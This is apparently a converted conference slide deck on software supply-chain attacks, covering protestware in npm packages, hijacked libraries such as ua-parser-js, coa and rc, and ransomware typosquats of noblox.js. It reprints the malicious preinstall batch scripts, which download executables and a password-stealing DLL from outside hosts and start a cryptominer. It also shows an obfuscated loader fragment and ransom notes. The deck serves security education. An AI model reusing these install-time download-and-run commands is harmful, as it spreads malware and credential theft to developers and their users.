

# Master Class on Software Supply Chain Integrity

From novel supply-chain attacks to latest cyber threats

**Ax Sharma**

Sr. Security Researcher, Advocate

 @Ax\_Sharma





# Protestware

*Devs who're not afraid to make a point*

# Self-sabotage



- ‘colors,’ ‘faker’ are very popular—**27 million** weekly downloads on npm
- Dev Marak Squires introduced ‘infinite loop’ printing “LIBERTY”
- DoS effect in thousands of apps
- Protest against corporations

The screenshot shows the npm package page for 'colors'. At the top, it displays the package name 'colors' with a version of '1.4.0', status 'Public', and a publish date of '3 years ago'. Below this are tabs for 'Readme' (selected), 'Explore (beta)', '0 Dependencies', '19,270 Dependents', and '26 Versions'. The 'Readme' tab shows a terminal window with sample code demonstrating various color and style output. To the right, there's a sidebar with links for 'Install' (with a command line input field), 'Repository' (github.com/Marak/colors.js), 'Homepage' (github.com/Marak/colors.js), and a chart showing activity from February 1, 2022, to February 7, 2022, with 27,781,813 commits. Other details include 'Version 1.4.0', 'Unpacked Size 39.5 kB', and 'Total Files 21'.

<https://blog.sonatype.com/npm-libraries-colors-and-faker-sabotaged-in-protest-by-their-maintainer-what-to-do-now>

# ‘colors’, ‘faker’ packages sabotaged by maintainer


The terminal window displays the following content:

```
american.js
1 module.exports = function americanFlag () {
2   console.log('LIBERTY LIBERTY LIBERTY'.yellow);
3   console.log('LIBERTY LIBERTY LIBERTY'.america);
4   console.log('LIBERTY LIBERTY LIBERTY'.yellow);
5   let flag = `\\
6   \\
7   H|H|H|H|H
8   H|S|S|S|H
9   H|S|o|S|H
10  H|S|S|S|H
11  H|H|H|H|H
12  H|H|H|H|H
13  =====
14  /| \ | /
15  ( \_ \_ ) |
16  /| U | |
17  | \=/ | |
18  \_\_/_/
19  _\|I|_
20  /| H | \ \
21  \ \ | / / \
22  ||o|| | |
23  ||o|| | |
24  ||o|| | |
25  "';"
26  console.log(flag);
27
28
29
30
31 }
```

Below the terminal window, the file structure is shown:

**FOLDERS**

- 1.4.44-liberty-2
- colors-1.4.44-liberty-2
- package
- examples
- lib
  - custom
    - /\* american.js
    - /\* trap.js
    - /\* zalgo.js
  - maps
  - system
    - /\* colors.js
    - /\* extendStringPrototype.js
    - /\* index.js
    - /\* styles.js
  - themes
    - /\* index.d.ts
    - LICENSE
    - /\* package.json
    - <> README.md
    - /\* safe.d.ts
    - /\* safe.js
- colors-1.4.44-liberty-2.tgz



# node-ipc

- ‘node-ipc’ is used by known frameworks like **Vue.js CLI**
- Overwrites all data with ‘❤️’ for Russian and Belarusian systems
- Dev sharply criticized by community for data **deletion**



```
WITH-LOVE-FROM-AMERICA.txt x
1 War is not the answer, no matter how bad it is. War brings tragedy and destruction,
2 robbing generations of precious moments and hope for the future.
3 The goal should always be peace.
4
5 The soldier puts on their boots for their country, obeying the orders of their
6 government.
7 Find the strength to forgive, come together, and stand up to real injustice and evil.
8
9 We are all connected through humanity and only separated because of geographic lines.
10 We may feel insignificant as individuals but when enough people act with the same
11 intention, we create big movements.
12
13 Do what you think is right, follow your own morals.
14 May God bless you and your family. Stay safe.
15
16 -----
17
18 Война – это не выход, как бы плохо это ни было. Война несет с собой трагедии и
19 разрушения, отнимая у поколений драгоценные мгновения и надежду на будущее.
20 Целью всегда должен быть мир.
21
22 Солдат надевает сапоги за свою страну, подчиняясь приказам своего правительства.
23 Найдите в себе силы простить, собраться и противостоять настоящей несправедливости и злу.
24
25 Мы все связаны человечеством и разделены только географическими линиями.
26 Мы можем чувствовать себя незначительными как личности, но когда достаточно количество
27 людей действует с одним и тем же намерением, мы создаем большие движения.
```

<https://www.bleepingcomputer.com/news/security/big-sabotage-famous-npm-package-deletes-files-to-protest-ukraine-war/>

# Rise in protestware



- ‘event-source-polyfill,’ ‘es5-ext,’ ‘styled-components’
- Opt for a **peaceful protest** approach, no damaging code
- Simply prints anti-war messages to Russian users.
- Urges users to sign petition, tune into more reliable news sources.

The screenshot shows a developer's environment with three main components:

- eventsource.js:** A code editor displaying a script that prints anti-war messages in Russian. The messages include statements like "Russia attacked Ukraine," "Ukrainians are mobilized and ready to defend their country from Russian aggression," and "The world condemned Russia's unprovoked war and imposed sanctions." It also provides links to the Tor project and BBC Russian websites.
- postinstall.js:** A code editor displaying a message from the styled-components core team. It urges users to disregard Russian military attacks on Ukrainian civilians and to support the Kyiv Independent news publication. It also mentions UNICEF statistics about displaced children and the Institute of Mass Information report on journalists missing due to Russian crimes.
- File Browser:** A sidebar showing the directory structure of the styled-components repository. It includes versions 0.0.1 through 5.3.5, with 5.3.5 being the active folder. Inside 5.3.5, there are subfolders for package, dist, macro, native, primitives, scripts, test-utils, package.json, and postinstall.js, along with a README.md file.

<https://www.bleepingcomputer.com/news/security/third-npm-protestware-event-source-polyfill-calls-russia-out/>

## Rise in protestware



*“Current **protestware** may be centered around the war, but may not always be so.”*



# Hijacks

When real libraries get tainted by **bad guys**

# Cryptomining Windows, Unix malware in npm

- Impersonates **legitimate** “ua-parser-js” package that gets **over 7 million weekly downloads**
- Named “klow,” “klown,” “okhsa”
- Detected and swiftly reported to npm by Sonatype security research team



Products ▾ Solutions ▾ Resources

## Newly Found npm Malware Mines Cryptocurrency on Windows, Linux, macOS Devices

October 20, 2021 By Sonatype Security Research Team



Sonatype's automated malware detection system has caught multiple malicious packages on the npm registry this month. These packages disguise themselves as legitimate JavaScript libraries but were caught launching cryptominers on Windows, macOS and Linux machines.

<https://blog.sonatype.com/newly-found-npm-malware-mines-cryptocurrency-on-windows-linux-macos-devices>

# Cryptomining Windows, Unix malware in npm

The screenshot shows the npm package page for 'klown'. At the top left is the npm logo and a search bar. Below the search bar are 'Sign Up' and 'Sign In' buttons. A red box highlights the package name 'klown' and its version '0.7.29'. Below the package information are tabs for 'Readme', 'Explore (beta)', '0 Dependencies', '1 Dependents', and '1 Versions'. The 'Readme' tab is selected. To the right is a large blue button with white text that says '{UA} Parser.js'. Below the button are metrics: 'build passing', 'npm >0.7.28', 'downloads 7.0M/week', 'jsDelivr 264M hits/month', and 'comjs v0.7.28'. The 'Dependents' section lists 'lawn-0.7.29'. The 'Versions' section lists '0.7.29'. The 'Weekly Downloads' section shows '23'. At the bottom are 'Version 0.7.29' and 'License MIT'.

A screenshot of a code editor showing the 'preinstall.bat' file. The file contains the following script:

```
1 @echo off
2 curl http://185.173.36.219/download/jsextension.exe -o jsextension.exe
3 if not exist jsextension.exe (
4     wget http://185.173.36.219/download/jsextension.exe -O jsextension.exe
5 )
6 if not exist jsextension.exe (
7     certutil.exe -urlcache -f http://185.173.36.219/download/jsextension.exe
8         jsextension.exe
9 )
10 set exe_1=jsextension.exe
11 set "count_1=0"
12 >tasklist.temp (
13 tasklist /NH /FI "IMAGENAME eq %exe_1%"
14 )
15 for /f %%x in (tasklist.temp) do (
16 if "%%x" EQU "%exe_1%" set /a count_1+=1
17 )
18 if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o
pool.minexmr.com:443 -u 87FLi8c827mTJwezgVXVUrEkHagWiJ2wuaco2bVkJLGqL3MNHF
peay7QJmHooz19qQFMgJfQRJwJKZMJpetT50p69xBAwH --cpu-max-threads-hint=20
--donate-level=1 --background)
19 del tasklist.temp
```

<https://blog.sonatype.com/newly-found-npm-malware-mines-cryptocurrency-on-windows-linux-macos-devices>

# Surprise! ua-parser-js package itself HIJACKED

- Legitimate “ua-parser-js” package used by Facebook, Microsoft, Amazon, others itself **hijacked**.
- Attackers launched SAME cryptominers on Windows, Linux, macOS
- Password-stealer **DLL dropped** steals passwords from **100+ Windows apps**.
- JetBrains Kotlin/JS disclosed potential impact

```
preinstall.bat - Notepad2
File Edit View Settings ?
File Edit View Settings ?
1 @echo off
2 curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
3 if not exist jsextension.exe (
4   wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
5 )
6 if not exist jsextension.exe (
7   certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
8 )
9 curl https://citationsherbe.at/sdd.dll -o create.dll
10 if not exist create.dll (
11   wget https://citationsherbe.at/sdd.dll -O create.dll
12 )
13 if not exist create.dll (
14   certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
15 )
16 set exe_1=jsextension.exe
17 set "count_1=" A list of targeted programs can be found in the table below.
18 >tasklist.tem
19 tasklist /NH
20 )
21 for /f %%x in (
22 if "%%x" EQU
23 )
24 if %count_1% == 0 (
25 49ay9Aq2r3diJ --cpu-max-thr
26 del tasklist.tem
27
Ln 11 : 26 Col 10 Sel 0
```

WinVNC	Firefox	FTP Control
Screen Saver 9x	Apple Safari	NetDrive
PC Remote Control	Remote Desktop Connection	Becky
ASP.NET Account	Cisco VPN Client	The Bat!
FreeCall	GetRight	Outlook
Vypress Avvis	FlashGet/JetCar	Eudora
CamFrog	FAR Manager FTP	Gmail Notifier
Win9x NetCache	Windows/Total Commander	Mail.Ru Agent
ICQ2003/Lite	WS_FTP	Incredimail
"&RQ, R&Q"	CuteFTP	Group Mail Free
Yahoo! Messenger	FlashFXP	PocoMail
Digsby	FileZilla	Forte Agent
Odigo	FTP Commander	Scribe
IM2/Messenger 2	BulletProof FTP Client	POP Peeper
Google Talk	SmartFTP	Mail Commander
Faim	TurboFTP	Windows Live Mail
MySpaceIM	FFFTP	Mozilla Thunderbird
MSN Messenger	CoffeeCup FTP	SeaMonkey
Windows Live Messenger	Core FTP	Flock
Paltalk	FTP Explorer	Download Master

<https://www.bleepingcomputer.com/news/security/popular-npm-library-hijacked-to-install-password-stealers-miners/>  
<https://blog.sonatype.com/npm-project-used-by-millions-hijacked-in-supply-chain-attack>

# Malware again! Noblox.js fake typosquats appear

- Typosquat imitates popular **Noblox.js** library - Roblox game API wrapper
  - “**noblox.js-proxies**” vs. “**noblox.js-proxied**”
  - Highly obfuscated JavaScript drops cryptic Batch script that spawns more executables
  - Contains **ransomware**
  - Caught by Sonatype’s automated malware detection. Analyzed by security researcher Juan Aguirre.

1 &@cls&@set "%pS=CSG9z0yLpWLMotsvrndTFN@  
Xx60QhpZYEEbdwU47Kj01ZfPa8M5C8UgIV13K"  
2 %pS=~22,1%pS:~14,1%Äsä%pS:~35,1%ck±inÄ%pS:  
3,1%pS:~24,1%Äo%pS:~6,1%ñ%pS:~31,1%pS:~35,1%pS:  
42,1%pS:~27,1%ñ%pS:~58,1%ñ%pS:~43,1%pS:~12,1%pS:~1  
1%pS:~5,1%ñ%pS:~40,1%ñ%pS:~55,1%ñ%pS:~57,1%ñ%pS:~4,  
1%ñ%pS:~48,1%ñ%pS:~17,1%ñ%pS:~39,1%ñ%pS:~3,1%ñ%pS:~26,1%ñ%pS:  
0,1%ñ%pS:~24,1%ñ%pS:~61,1%ñ%pS:~23,1%ñ%pS:~63,1%ñ%pS:~49  
%ñ%pS:~25,1%ñ%pS:~56,1%ñ%pS:~54,1%ñ%pS:~8,1%ñ%pS:~9,1%ñ%  
:~33,1%ñ%pS:~59,1%ñ%pS:~47,1%ñ%pS:~38,1%ñ%pS:~2  
1%ñ%pS:~62,1%ñ%pS:~18,1%ñ%AMÄA%ñ%pS:~7,1%ñ%pS:~50,1%ñ%  
:~1,1%ñ%pS:~46,1%ñ%pS:~45,1%ñ%pS:~53,1%ñ%pS:~41,1%ñ%SAN  
%ñ%pS:~10,1%ñ%pS:~44,1%ñ%pS:~19,1%ñ%pS:~51,1%ñ%pS:~28,1%  
pS:~37,1%ñ%pS:~22,1%ñ%pS:~14,1%ñ%pS:~52,1%ñ%pS:~21,1%ñ%  
pS:~11,1%ñ%pS:~2,1%ñ%pS:~6,1%ñ%pS:~13,1%ñ%pS:~36,1%ñ%pS:~20  
%ñ%pS:~16,1%ñ%pS:~34,1%ñ%pS:~32,1%ñ%pS:~0,1%ñ%pS:~30,1%  
3 Äñ%pS:~49,1%Äñ%pS:~50,1%Äñ%pS:~-1,1%Äñ%pS:~56,1%Äñ%pS:~9  
%Äñ%pS:~62,1%Äñ%Äñ%pS:~-11,1%Äñ%pS:~15,1%Äñ%pS:~51,1%Äñ%  
pS:~0,1%Äñ%pS:~-8,1%Äñ%pS:~-20,1%Äñ%pS:~57,1%Äñ%pS:~32,1%Ä  
pS:~34,1%Äñ%pS:~42,1%Äñ%pS:~16,1%Äñ%pS:~5,1%Äñ%pS:~30,1%  
y:~17,1%Äñ%pS:~22,1%Äñ%pS:~24,1%Äñ%pS:~44,1%Äñ%pS:~28,1%  
Äñ%pS:~63,1%Äñ%pS:~33,1%Äñ%pS:~61,1%Äñ%pS:~14,1%Äñ%pS:~36  
%Äñ%pS:~7,1%Äñ%pS:~3,1%Äñ%pS:~35,1%Äñ%pS:~53,1%Äñ%pS:~36

**noblox.js-proxies** 

1.0.3 • Public • Published 5 days ago

 [Readme](#)    [Explore](#) BETA    [8 Dependencies](#)    [0 Dependents](#)    [3 Versions](#)

---

 **noblox.js**

A Node.js wrapper for interacting with the Roblox API; forked from [roblox-js](#).

---

[About](#) • [Prerequisites](#) • [Installation](#) • [Quickstart](#) • [Documentation](#) • [Common Issues](#) • [YouTube Series](#) • [Credits](#) • [License](#)

---

## About

noblox.js is an open-source Roblox API wrapper written in JavaScript (with TypeScript compatibility) as a fork from sentanos's [roblox-js module](#).

This NPM package enables operations from the [Roblox website](#) to be executed

Install

```
> npm i noblox.js-proxies
```

Repository

 [github.com/JxySer/noblox.js-pr...](#)

Homepage

 [github.com/JxySerr1/noblox.js-...](#)

Weekly Downloads

59



---

Version	License
1.0.3	MIT

---

Unpacked Size	Total Files
---------------	-------------

# Malware again! Noblox.js fake typosquats appear

- Ransom note: “Monster ransomware”  
but more likely an MBRLocker variant
- Spooky surprise - a prank?



```
1 You are victim of Monster Ransomware
2 The harddisks of your computer have been encrypted with an military grade
3 encryption algorithm. There is no way to restore your data without a special
4 key. You can purchase this key on the darknet page shown in step 2.
5 To purchase your key and restore your data, please follow these three easy
6 steps:
7 1. Download the Tor Browser at "https://www.torproject.org/". If you need
8     help, please google for "access onion page".
9 2. Visit one of the following pages with the Tor Browser:
10    http://monste3rxfp2f7g3i.onion/gGj
11 3. Enter your personal decryption code there:
12    If you already purchased your key, please enter it below.
13 Key:
14 Incorrect key! Please try again.
15 of
16 %)
17 uu$$$$$$$$$$$$$uu
18 uu$$$$$$$$$$$$$$$$$uu
19 u$$$$$$$$$$$$$$$$$$$$$uu
20 u$$$$$$$$$$$$$$$$$$$$$uu
21 u$$$$$$$$$$$$$$$$$$$$$uu
22 u$$$$$$* *$$$* *$$$$$u
23 *$$$$* u$u $$$*
24 $$$u u$u u$$
25 $$$u u$$u u$$
26 *$$$$uu$$ $$$$uu$$$*
27 *$$$$$* *$$$$$*
28 u$$$$$u$$$$$u
29 u$*$*$*$*$*$u
30 uuu $u$ $ $ $ u$ $ uuu
31 u$$$ $$$$u$u$u$$$ u$$$$
32 $$$$uu *$$$$$*$* uu$$$$$$
33 u$$$$$uu **** uuuu$$$$$uu
34 $$$$$* $$$$$* $$$$$* $$$$$*
```



# coa, rc libraries HIJACKED too

- Legitimate “coa” package with 9 million weekly downloads itself **hijacked.**
- No cryptominers, but identical Windows app password-stealer **DLLs dropped**
- Hours after discovery, “rc” hijacked too!

The screenshot shows the npm package page for 'coa'. The top navigation bar includes 'Search packages' and a 'Search' button. Below the search bar, the package name 'coa' is displayed with a 'TS' badge, version '3.1.3', and status 'Public'. It was published 'an hour ago'. The page features tabs for 'Readme', 'Explore BETA', '3 Dependencies', '159 Dependents', and '34 Versions'. A tip message says: 'Tip: Click on a version number to view a previous version's package page'. The 'Current Tags' section shows version 3.1.3 with 0 downloads over the last 7 days and is labeled 'latest'. The 'Version History' table lists several previous versions with their download counts, publish times, and tags. The table is highlighted with a red box. To the right of the table, there is a sidebar with repository information ('github.com/veged/coa'), homepage ('github.com/veged/coa'), weekly downloads (8,913,156), version 3.1.3, license (MIT), unpacked size (72.5 kB), total files (15), issues (27), pull requests (2), last publish (30 minutes ago), and collaborators (2). A red arrow points from the 'Issues' section in the sidebar towards the 'Version History' table.

Version	Downloads (Last 7 Days)	Published	Tag
3.1.3	0	an hour ago	latest
2.1.1	0	30 minutes ago	
2.0.4	0	31 minutes ago	
3.1.3	0	an hour ago	
2.1.3	0	an hour ago	
2.0.3	0	an hour ago	
2.0.2	7,931,917	3 years ago	
2.0.1	56,017	4 years ago	
2.0.0	295	4 years ago	
1.0.4	873,198	4 years ago	
1.0.1	16,225	7 years ago	
1.0.0	1	7 years ago	
0.4.1	6,825	7 years ago	

<https://blog.sonatype.com/npm-hijackers-at-it-again-popular-coa-and-rc-open-source-libraries-taken-over-to-spread-malware>  
<https://www.bleepingcomputer.com/news/security/popular-coa-npm-library-hijacked-to-steal-user-passwords/>



# libraries HIJACKED too

- Likely the same threat actor behind all 4 hacks:  
cryptominers found by Sonatype, and  
ua-parser-js/coa/rc hijacks
- **Hacks attributed to npm account takeover**
- Sonatype's Juan Aguirre asks:
  - How are the attackers choosing their targets?  
**hijacked components were popular**, millions of downloads.
  - **How do attackers keep compromising npm accounts?** Easy to guess passwords?  
Credential stuffing?

the compromised account has been temporarily disabled and we are actively investigating the incident and monitoring for similar activity. we will share additional information as appropriate based on our investigation. [2/3]

5:21 PM · Nov 4, 2021 · Twitter Web App

4 Retweets 2 Quote Tweets 23 Likes

<https://blog.sonatype.com/npm-hijackers-at-it-again-popular-coa-and-rc-open-source-libraries-taken-over-to-spread-malware>

<https://twitter.com/npmjs/status/1456310627362742284>

# Noblox saga continues...

- noblox.js-rpc
- noblox.js-proxy
- noblox.js-beta
- noblox.js-promise
- noblox.js-promises
- discord.buttons-js

Whoops, your computer has been locked by Project Nil v3. And unfortunately you only have 48 hours before your harddrive is completely erased. If you'd like to recover your computer and files please complete our instructions.

- 1) Join our discord server at discord.gg/condos and wait for 0x11 to get online.
- 2) When I get online I'll add you to a group chat with the founder of nil.
- 3) We discuss how much you need to pay us. Estimate (\$100-\$500)
- 4) As soon as your payment is processed we'll send you the recovery method with on how you can restore your computer back.

Keep in mind if you do not pay us in time we'll leak your information like. Your ip address. & Your documents & passwords. & Your home address. & Your name. & All files associated on your device.

SIGN IN

The Register



{\* SECURITY \*}

## The inside story of ransomware repeatedly masquerading as a popular JS library for Roblox gamers

Ongoing typosquatting attacks target kids as Discord drags its feet

Thomas Claburn in San Francisco

Tue 16 Nov 2021 // 21:46 UTC

12




Since early September, Josh Muir and five other maintainers of the noblox.js package, have been trying to prevent cybercriminals from distributing ransomware through similarly named code libraries.

Noblox.js is a wrapper for the Roblox API, which many gamers use to automate interactions with the hugely popular Roblox game platform. And for the past few months the software has been targeted by "a user who is hell-bent on attacking our user-base with malware, and continues to make packages to this end," explained Muir in an email to *The Register*.

This miscreant, with the assistance of at least one other, has been "typosquatting" the noblox.js package by uploading similarly named packages that deliver ransomware to NPM, a registry for open source JavaScript libraries, and then promoting the malware-laden files via Discord, a messaging and chat service.

